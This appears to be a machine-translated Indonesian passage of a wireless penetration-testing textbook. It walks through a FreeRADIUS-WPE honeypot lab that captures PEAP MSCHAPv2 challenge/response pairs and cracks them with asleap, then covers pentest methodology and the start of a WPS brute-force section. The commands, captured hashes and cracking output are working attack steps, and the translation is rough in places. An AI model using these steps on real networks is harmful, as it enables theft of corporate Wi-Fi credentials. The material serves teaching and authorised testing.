
2. Masuk ke titik akses dan atur mode keamanan keWPA/WPA2-Perusahaan, mengatur**Versi: kapan keWPA2, Enkripsi keAES**. Kemudian, di bawah EAP (802.1x) bagian, masukkan **Radius Server IP** address sebagai alamat IP Kali build Anda. Itu **Sandi Radius** akantes, seperti yang ditunjukkan pada tangkapan layar berikut:



3. Sekarang mari kita buka terminal baru dan pergi ke direktori /usr/local/etc/raddb. Di sinilah semua file konfigurasi FreeRADIUS-WPE berada:

```
root@kali:/usr/local/etc/raddb# ls
acct_users           clients.conf      ldap.attrmap    sites-available
attrs                dictionary       modules        sites-enabled
attrs.access_challenge eap.conf       policy.conf   sql
attrs.access_reject   example.pl     policy.txt    sql.conf
attrs.accounting_response experimental.conf preproxy_users sqlippool.conf
attrs.pre-proxy       hints          proxy.conf    templates.conf
certs                huntgroups    radiusd.conf  users
```

- 4.**Mari bukaeap.conf.Anda akan menemukan bahwadefault_eap_typeperintah diatur ke MD5.Mari kita ubah ini menjadipeap:



```
GNU nano 2.2.6          File: eap.conf          Modified

# The incoming EAP messages DO NOT specify which EAP
# type they will be using, so it MUST be set here.
#
# For now, only one default EAP type may be used at a time.
#
# If the EAP-Type attribute is set by another module,
# then that EAP type takes precedence over the
# default type configured here.
#
default_eap_type = peap
```

- 5.**Mari bukaklien.conf.Di sinilah kami menentukan daftar klien yang diizinkan yang dapat terhubung ke server Radius kami. Menariknya, jika Anda menelusuri langsgung ke bawah, mengabaikan pengaturan contoh, rahasia untuk klien dalam jangkauan192.168.0.0/16 default ketes.Inilah yang kami gunakan pada langkah 2:




```
GNU nano 2.2.6          File: clients.conf          Modified

# Un-comment this section, and edit a "listen" section to add:
# "clients = per_socket_clients". That IP address/port combination
# will then accept ONLY the clients listed in this section.
#
#per_socket_clients {
#    client 192.168.3.4 {
#        secret = testing123
#    }
#}


client 192.168.0.0/16 {
    secret      = test
    shortname   = testAP
}
```

- 6.**Kami sekarang siap untuk memulai server RADIUS denganradius -s -Xmemerintah:



```
root@kali:~#
File Edit View Search Terminal Help
root@kali:~# radiusd -s -X
```

- 7.**Setelah Anda menjalankan ini, Anda akan melihat banyak pesan debug di layar, tetapi pada akhirnya server akan tenang untuk mendengarkan permintaan. Luar biasa! Kami siap sekarang untuk memulai sesi lab kami di bab ini:



The screenshot shows a terminal window titled "root@kali: ~" with a dark blue background featuring a stylized "KALI LINUX" logo. The window contains the following text:

```
root@kali: ~
File Edit View Search Terminal Help
listen {
    type = "acct"
    ipaddr = *
    port = 0
}
listen {
    type = "control"
    listen {
        socket = "/usr/local/var/run/radiusd/radiusd.sock"
    }
}
listen {
    type = "auth"
    ipaddr = 127.0.0.1
    port = 18120
}
... adding new socket proxy address * port 45609
Listening on authentication address * port 1812
Listening on accounting address * port 1813
Listening on command file /usr/local/var/run/radiusd/radiusd.sock
Listening on authentication address 127.0.0.1 port 18120 as server inner-tunnel
Listening on proxy address * port 1814
Ready to process requests.
```

Apa yang baru saja terjadi?

Kami telah berhasil menyiapkan FreeRADIUS-WPE. Kami akan menggunakan ini di sisa eksperimen yang akan kami lakukan di bab ini.

Selamat mencoba – bermain dengan RADIUS

FreeRADIUS-WPE memiliki banyak pilihan. Ini mungkin ide yang baik untuk membiasakan diri dengan mereka. Yang terpenting, luangkan waktu untuk memeriksa file konfigurasi yang berbeda dan bagaimana semuanya bekerja bersama.

Menyerang PEAP

Protokol Otentikasi yang Dapat Diperluas yang Dilindungi(PEAP) adalah versi EAP paling populer yang digunakan. Ini adalah mekanisme EAP yang dikirimkan secara native dengan Windows.

PEAP memiliki dua versi:

- PEAPv0 dengan EAP-MSCHAPv2 (yang paling populer karena memiliki dukungan asli di Windows)
- PEAPv1 dengan EAP-GTC


PEAP menggunakan sertifikat sisi server untuk validasi server RADIUS. Hampir semua serangan terhadap PEAP memanfaatkan kesalahan konfigurasi dalam validasi sertifikat.

Di lab berikutnya, kita akan melihat cara meng-crack PEAP saat validasi sertifikat dimatikan pada klien.

Saatnya beraksi – memecahkan PEAP

Ikuti instruksi yang diberikan untuk memulai:


- 1.Kami memeriksa ulangeap.conf file untuk memastikan bahwa PEAP diaktifkan:



```
GNU nano 2.2.6          File: eap.conf          Modified

# The incoming EAP messages DO NOT specify which EAP
# type they will be using, so it MUST be set here.
#
# For now, only one default EAP type may be used at a time.
#
# If the EAP-Type attribute is set by another module,
# then that EAP type takes precedence over the
# default type configured here.
#
default_eap_type = peap
```

- 2.Kami kemudian me-restart server RADIUS dengan radius -s -X:




```
root@kali: ~
File Edit View Search Terminal Help
listen {
    type = "acct"
    ipaddr = *
    port = 0
}
listen {
    type = "control"
    listen {
        socket = "/usr/local/var/run/radiusd/radiusd.sock"
    }
}
listen {
    type = "auth"
    ipaddr = 127.0.0.1
    port = 18120
}
...
... adding new socket proxy address * port 45609
Listening on authentication address * port 1812
Listening on accounting address * port 1813
Listening on command file /usr/local/var/run/radiusd/radiusd.sock
Listening on authentication address 127.0.0.1 port 18120 as server inner-tunnel
Listening on proxy address * port 1814
Ready to process requests.
```

3.Kami memantau file log yang dibuat oleh FreeRADIUS-WPE:

```
root@kali:/usr/local/var/log/radius# tail -f freeradius-server-wpe.log
```


4.Windows memiliki dukungan asli untuk PEAP. Pastikan verifikasi sertifikat telah dimatikan:




5.Kita perlu mengklik**Konfigurasitab** yang ada di sebelah**Kata sandi amandan** beri tahu Windows untuk tidak secara otomatis menggunakan nama masuk dan kata sandi Windows kami:



6.Kami juga harus memaksanya untuk memilih**Otentikasi pengguna**dalam**Pengaturan lanjutan**kotak dialog:



7. Setelah klien terhubung ke titik akses, klien diminta untuk **anama belakangDankata sandi**. Kita gunakan Raksasa sebagai nama pengguna dan abcdefgh sebagai kata sandi:



8. Segera setelah kami melakukan ini, kami dapat melihat **MSCHAP-v2** respons tantangan muncul di file log:

```
root@kali:/usr/local/var/log/radius# tail -f freeradius-server-wpe.log
    response: 66:b4:f6:06:7c:a9:bd:c1:41:f9:aa:1f:3f:e8:7e:fe:cf:75:1d:bf:88
:b8:80:48
        john NETNTLM: blah:$NETNTLM$0db46a6aea953dfa$66b4f6067ca9bdc141f9aa1f3fe
87efecf751dbf88b88048

mschap: Thu Nov 20 13:22:53 2014
    username: Monster
    challenge: fe:94:f3:d9:9b:13:54:b9, the more you are able to hear.
    response: db:68:44:c6:7b:6d:f8:05:b2:1c:86:2f:0a:18:3b:d0:13:e0:21:00:f1
:69:17:fc
        john NETNTLM: Monster:$NETNTLM$fe94f3d99b1354b9$db6844c67b6df805b21c862f
0a183bd013e02100f16917fc
```

9. Kami sekarang menggunakan **asleap** untuk meng-crack ini menggunakan file daftar password yang berisi password tersebut abcdefghi, dan kami dapat memecahkan kata sandinya! (Untuk keperluan demonstrasi ini, kami hanya membuat file satu baris bernama list dengan kata sandi di dalamnya):

```
root@kali:/usr/local/var/log/radius# asleap -C fe:94:f3:d9:9b:13:54:b9 -R db:68:
44:c6:7b:6d:f8:05:b2:1c:86:2f:0a:18:3b:d0:13:e0:21:00:f1:69:17:fc -W list
asleap 2.2 - actively recover LEAP/PPTP passwords. <jwright@hasborg.com>
Using wordlist mode with "list".
    hash bytes:          9052
    NT hash:             e18614f7c6811f043fbf54205e929052
    password:            abcdefghi
```

Apa yang baru saja terjadi?

Kami menyiapkan Honeypot kami menggunakan FreeRADIUS-WPE. Klien perusahaan salah dikonfigurasi untuk tidak menggunakan validasi sertifikat dengan PEAP. Ini memungkinkan kami untuk menunjukkan sertifikat palsu kami sendiri kepada klien, yang dengan senang hati diterima. Setelah ini terjadi, MSCHAP-v2, protokol autentikasi internal, akan aktif. Karena klien menggunakan sertifikat palsu kami untuk mengenkripsi data, kami dapat dengan mudah memulihkan nama pengguna, tantangan, dan tuple respons.

MSCHAP-v2 rentan terhadap serangan kamus. Kita gunakan untuk memecahkan pasangan tantangan dan respons, karena tampaknya didasarkan pada kata kamus.

Miliki hero go – variasi serangan di PEAP

PEAP dapat salah dikonfigurasi dengan berbagai cara. Bahkan dengan validasi sertifikat diaktifkan, jika administrator tidak menyebutkan server asli yang terhubung ke daftar server ini, penyerang dapat memperoleh sertifikat asli untuk domain lain dari otoritas sertifikasi mana pun yang terdaftar. Ini masih akan diterima oleh klien. Variasi lain dari serangan ini juga dimungkinkan.

Kami akan mendorong Anda untuk menjelajahi berbagai kemungkinan di bagian ini.

EAP-TTLS

Kami mendorong Anda untuk mencoba serangan serupa dengan yang kami sarankan untuk PEAP terhadap EAP-TTLS.

Praktik terbaik keamanan untuk Perusahaan

Kami telah melihat banyak sekali serangan terhadap WPA/WPA2, baik Pribadi maupun Perusahaan. Berdasarkan pengalaman kami, kami merekomendasikan hal-hal berikut:

- ✗ Untuk SOHO dan bisnis menengah, gunakan WPA2-PSK dengan frasa sandi yang kuat. Anda memiliki hingga 63 karakter yang Anda inginkan. Manfaatkan mereka.
- ✗ Untuk perusahaan besar, gunakan WPA2-Enterprise dengan EAP-TLS. Ini menggunakan sertifikat sisi klien dan sisi server untuk autentikasi, dan saat ini tidak dapat dipecahkan.
- ✗ Jika Anda harus menggunakan PEAP atau EAP-TTLS dengan WPA2-Enterprise, pastikan validasi sertifikat diaktifkan, otoritas sertifikasi yang tepat dipilih, server RADIUS yang diotorisasi digunakan, dan terakhir, pengaturan apa pun yang memungkinkan pengguna untuk menerima server RADIUS baru, sertifikat, atau otoritas sertifikasi dimatikan.

Kuis pop – menyerang WPA-Enterprise dan RADIUS

Q1. Manakah dari berikut ini FreeRADIUS-WPE?

1. Server RADIUS ditulis dari awal.
2. Patch ke server FreeRADIUS.
3. Dikirim secara default di semua Linux.
4. Tidak satu pun di atas.

Q2. Manakah dari berikut ini yang dapat digunakan untuk menyerang PEAP?

1. Kredensial palsu.
2. Sertifikat palsu.
3. Menggunakan WPA-PSK.
4. Semua hal di atas.

Q3. Apa yang digunakan EAP-TLS?

1. Sertifikat sisi klien.
2. Sertifikat sisi server.
3. Baik 1 atau 2.
4. Baik 1 maupun 2.

Q4. Apa yang digunakan EAP-TTLS?

1. Sertifikat sisi klien saja.
2. Sertifikat sisi server.
3. Otentikasi berbasis kata sandi.
4. LEAP.

Ringkasan

Dalam bab ini, kita melihat bagaimana kita dapat mengompromikan keamanan jaringan WPA-Enterprise yang menjalankan PEAP atau EAP-TTLS, dua mekanisme autentikasi yang paling umum digunakan di Perusahaan.

Di bab selanjutnya, kita akan melihat bagaimana menerapkan semua yang telah kita pelajari untuk digunakan selama uji penetrasi yang sebenarnya.

9

Pengujian Penetrasi WLAN Metodologi

"Buktinya ada di puding."

Pepatah populer

Bab ini akan menjelaskan langkah-langkah untuk mengambil teknik yang diajarkan di bab sebelumnya dan mengubahnya menjadi uji penetrasi nirkabel penuh.

Pengujian penetrasi nirkabel

Untuk melakukan uji penetrasi nirkabel, penting untuk mengikuti metodologi yang ditentukan. Cukup tembakkan pangkalan udara atau airodump perintah dan berharap untuk yang terbaik tidak akan memuaskan tujuan ujian. Saat bekerja sebagai pengujji penetrasi, Anda harus memastikan bahwa Anda mematuhi standar organisasi tempat Anda bekerja, dan jika mereka tidak memiliki, maka Anda harus berpegang pada standar tertinggi.

Secara umum, kami dapat membagi latihan pengujian penetrasi nirkabel ke dalam fase-fase berikut:

1. Tahap perencanaan.
2. Fase penemuan.
3. Fase serangan.
4. Tahap pelaporan.

Sekarang kita akan melihat masing-masing fase ini secara terpisah.

Perencanaan

Pada fase ini, kita harus memahami hal-hal berikut:

- ✓ **Lingkup penilaian:** Penguji penetrasi harus bekerja dengan klien untuk menentukan ruang lingkup yang dapat dicapai dan juga akan memberikan wawasan terbesar tentang keamanan jaringan. Biasanya, informasi berikut dikumpulkan:
 - %o Lokasi uji penetrasi Area
 - %o cakupan total tempat
 - %o Perkiraan jumlah titik akses dan klien nirkabel yang digunakan
 - %o Jaringan nirkabel mana yang termasuk dalam penilaian?
 - %o Apakah eksploitasi dalam ruang lingkup?
 - %o Apakah serangan terhadap pengguna dalam cakupan? Apakah
 - %o penolakan layanan dalam ruang lingkup?
- ✓ **Estimasi usaha:** Berdasarkan ruang lingkup yang ditentukan, penguji kemudian harus memperkirakan berapa banyak waktu yang diperlukan. Ingatlah bahwa rescoping dapat terjadi setelah perkiraan ini, karena organisasi mungkin memiliki sumber daya yang terbatas baik dalam hal waktu maupun uang.
- ✓ **Legalitas:** Sebelum melakukan tes, klien harus memberikan persetujuan. Ini harus menjelaskan pengujian yang akan dicakup dan dengan jelas menentukan tingkat ganti rugi, asuransi, dan batasan ruang lingkup. Jika Anda tidak yakin, Anda perlu berbicara dengan seorang profesional di bidang ini. Sebagian besar organisasi akan memiliki versi mereka sendiri yang kemungkinan besar juga akan menggabungkan **Perjanjian Larangan pengungkapan informasi rahasia(NDA)**.

Setelah semua persyaratan sebelumnya ada, kami siap berangkat!

Penemuan

Pada fase ini, tujuannya adalah untuk mengidentifikasi dan menerapkan karakteristik pada perangkat nirkabel dan jaringan nirkabel dalam ruang lingkup.

Semua teknik untuk melakukan ini telah dijelaskan di bab-bab sebelumnya, tetapi secara singkat, tujuannya adalah untuk:

- ✓ Menghitung jaringan nirkabel yang terlihat dan tersembunyi di area tersebut
- ✓ Menghitung perangkat di area tersebut, bersama dengan perangkat yang terhubung ke jaringan yang ditargetkan
- ✓ Petakan jangkauan jaringan, dari mana mereka dapat dijangkau dan apakah ada tempat di mana individu jahat dapat beroperasi untuk melakukan serangan, misalnya kafe.

Semua informasi ini harus dicatat. Jika tes terbatas pada kinerja pengintaian saja, tes akan berakhir di sini, dan penguji akan berusaha menarik kesimpulan berdasarkan informasi ini. Beberapa pernyataan yang akan berguna bagi klien adalah sebagai berikut:

- ✓ Jumlah perangkat yang memiliki keterkaitan dengan jaringan terbuka dan jaringan perusahaan
- ✓ Jumlah perangkat yang memiliki jaringan yang dapat ditautkan ke lokasi melalui solusi seperti WiGLE
- ✓ Keberadaan enkripsi yang lemah
- ✓ Jaringan yang diatur terlalu kuat

Menyerang

Setelah pengintaian dilakukan, eksploitasi harus dilakukan untuk pembuktian konsep. Jika serangan dilakukan sebagai bagian dari tim merah atau penilaian yang lebih luas, maka eksploitasi harus dilakukan untuk mendapatkan akses ke jaringan secara sembunyi-sembunyi.

Dalam fase penyerangan kami, kami akan mengeksplorasi hal-hal berikut:

- ✓ Memecahkan enkripsi
- ✓ Menyerang infrastruktur
- ✓ Membahayakan klien
- ✓ Menemukan klien yang rentan
- ✓ Menemukan klien yang tidak sah

Memecahkan enkripsi

Langkah pertama adalah mengambil kunci untuk setiap jaringan rentan yang teridentifikasi. Jika ada jaringan dengan WEP, lakukan metode cracking WEP yang dijelaskan di *Bab 4, Cacat Enkripsi WLAN*. Jika ada sistem aman WPA2, Anda memiliki dua pilihan. Jika bertujuan untuk diam-diam, datanglah ke lokasi pada saat individu cenderung mengautentikasi atau mengautentikasi ulang. Waktu-waktu tersebut kemungkinan besar adalah:

- ✓ Mulai hari Waktu
- ✓ makan siang
- ✓ Akhir hari

Saat ini, atur pengaturan pengambilan kunci WPA Anda seperti yang ditunjukkan pada *Bab 4, Cacat Enkripsi WLAN*. Atau, lakukan serangan deauthentication, seperti yang ditunjukkan pada *Bab 6, Menyerang Klien*.

Ini lebih berisik dan lebih mungkin terdeteksi di organisasi yang matang.

Jika WPA-Enterprise ada, ingatlah bahwa Anda harus menggunakan informasi yang dikumpulkan dari pengintaian untuk menargetkan jaringan yang benar dan menyiapkan penyiapan dummy Enterprise Anda seperti yang ditunjukkan pada *Menyerang PEAP* bagian dalam *Bab 8, Menyerang WPA-Enterprise dan RADIUS*.

Anda dapat mencoba untuk memecahkan semua kata sandi tetapi perlu diingat bahwa beberapa kata sandi tidak dapat dipecahkan. Mengikuti kinerja pengujian, hubungi administrator nirkabel untuk frasa sandi yang digunakan. Periksa untuk melihat apakah itu frasa sandi yang aman dan Anda, sebagai pengujinya, tidak mengalami kegagalan alat atau hanya kurang beruntung.

Menyerang infrastruktur

Jika akses jaringan diperoleh melalui cracking enkripsi, lakukan uji penetrasi jaringan standar jika diperbolehkan dalam cakupan. Hal-hal berikut harus dilakukan minimal:

- « Pemindaian port
- « Mengidentifikasi layanan mana yang sedang berjalan
- « Menghitung setiap layanan terbuka, seperti FTP, SMB, atau HTTP yang tidak diautentikasi
- « Mengeksloitasi layanan rentan yang teridentifikasi

Mengkompromikan klien

Setelah menghitung dan menguji semua sistem nirkabel, ada berbagai jenis keterlibatan yang sesuai untuk melakukan serangan terhadap klien.

Jika perlu, setelah menentukan klien mana yang rentan terhadap serangan Karma, buat Honeypot untuk memaksa mereka terhubung dengan metode yang dijelaskan di *Menyerang PEAP* bagian dalam *Bab 8, Menyerang WPA-Enterprise dan RADIUS*. Ada berbagai informasi berguna yang dapat dikumpulkan melalui metode ini, tetapi pastikan bahwa data yang dikumpulkan memiliki tujuan dan disimpan, dikirim, dan digunakan dengan cara yang etis dan aman.

Pelaporan

Terakhir, di akhir pengujian, Anda perlu melaporkan temuan Anda kepada klien. Penting untuk memastikan bahwa laporan sesuai dengan kualitas pengujian Anda. Karena klien hanya akan melihat laporannya, Anda harus memberikan cinta dan perhatian sebanyak yang Anda lakukan untuk pengujian Anda. Berikut panduan tata letak laporan:

1. Ringkasan manajemen.
2. Ringkasan teknis.

3. Temuan:

- %o Deskripsi kerentanan
- %o Keparahan
- %o Perangkat yang terpengaruh
- %o Jenis kerentanan—Remediasi perangkat lunak/perangkat keras/
- %o konfigurasi

4. Lampiran.

Ringkasan manajemen harus ditujukan untuk berbicara dengan audiens nonteknis senior dengan fokus pada efek dan mitigasi yang diperlukan pada tingkat tinggi. Hindari bahasa yang terlalu teknis dan pastikan akar penyebabnya tercakup.

Ringkasan teknis harus menjadi titik tengah antara ringkasan manajemen dan daftar temuan. Itu harus ditujukan untuk pengembang atau pimpinan teknis dengan fokus pada cara memperbaiki masalah dan solusi luas yang dapat diterapkan.

Daftar temuan harus menjelaskan setiap kerentanan pada tingkat rendah, menjelaskan metode untuk mengidentifikasi, dan mereplikasi, serta kerentanan.

Lampiran harus berisi informasi tambahan yang terlalu panjang untuk dijelaskan dalam deskripsi singkat. Di sinilah tangkapan layar, kode proof-of-concept, atau data yang dicuri harus disajikan.

Ringkasan

Dalam bab ini, kami membahas metodologi untuk melakukan serangkaian pengujian nirkabel dan merujuk ke bab yang relevan untuk setiap langkah. Kami juga membuat daftar metode untuk melaporkan kerentanan dan teknik untuk membuat data teknis dapat ditampilkan. Pada bab selanjutnya dan terakhir, kami akan membahas teknik baru yang dikembangkan sejak publikasi awal buku ini, WPS, dan pemantauan probe untuk pengawasan.

10

WPS dan Probe

"Tidak ada yang baru di bawah matahari."

Pepatah Populer

Bab ini menggabungkan teknik-teknik baru yang terkait dengan menyerang WPS dan pemantauan probe dan juga mencakup alat nanas yang membuat banyak pengujian nirkabel jauh lebih mudah. Serangan dan alat ini telah muncul sejak penerbitan buku aslinya, dan kami akan memastikan bahwa kami seutuhnya mungkin.

serangan WPS

Pengaturan Terlindungi Nirkabel(WPS) diperkenalkan pada tahun 2006 untuk membantu pengguna tanpa pengetahuan nirkabel untuk memiliki jaringan yang aman. Ideanya adalah bahwa perangkat Wi-Fi mereka akan memiliki satu nilai hardcode tersembunyi yang memungkinkan akses dengan menghafal kunci. Perangkat baru akan diautentikasi melalui penekanan tombol pada router Wi-Fi. Individu di luar rumah tanpa akses ke perangkat tidak akan dapat memiliki akses, sehingga mengurangi masalah seputar mengingat kunci WPA atau menyetel yang pendek.

Pada akhir 2011, kerentanan keamanan terungkap yang memungkinkan serangan brute force pada sistem otentikasi WPS. Lalu lintas yang diperlukan untuk menegosiasikan pertukaran WPS dapat dipalsukan, dan pin WPS itu sendiri hanya terdiri dari delapan karakter antara 0-9. Sebagai permulaan, ini hanya memberikan 100.000.000 kemungkinan dibandingkan dengan kata sandi azAZ09 delapan karakter yang memiliki 218.340.105.584.896 kombinasi.

WPS dan Probe

Namun, ada kerentanan lebih lanjut:

- Dari delapan karakter pin WPS, karakter terakhir adalah checksum dari tujuh karakter sebelumnya dan karenanya dapat diprediksi, menyisakan maksimal 10.000.000 opsi
- Selain itu, empat karakter pertama dan tiga karakter berikutnya yang tersisa diperiksa secara terpisah, yang berarti ada $10^4 + 10^3$ pilihan atau 11.000

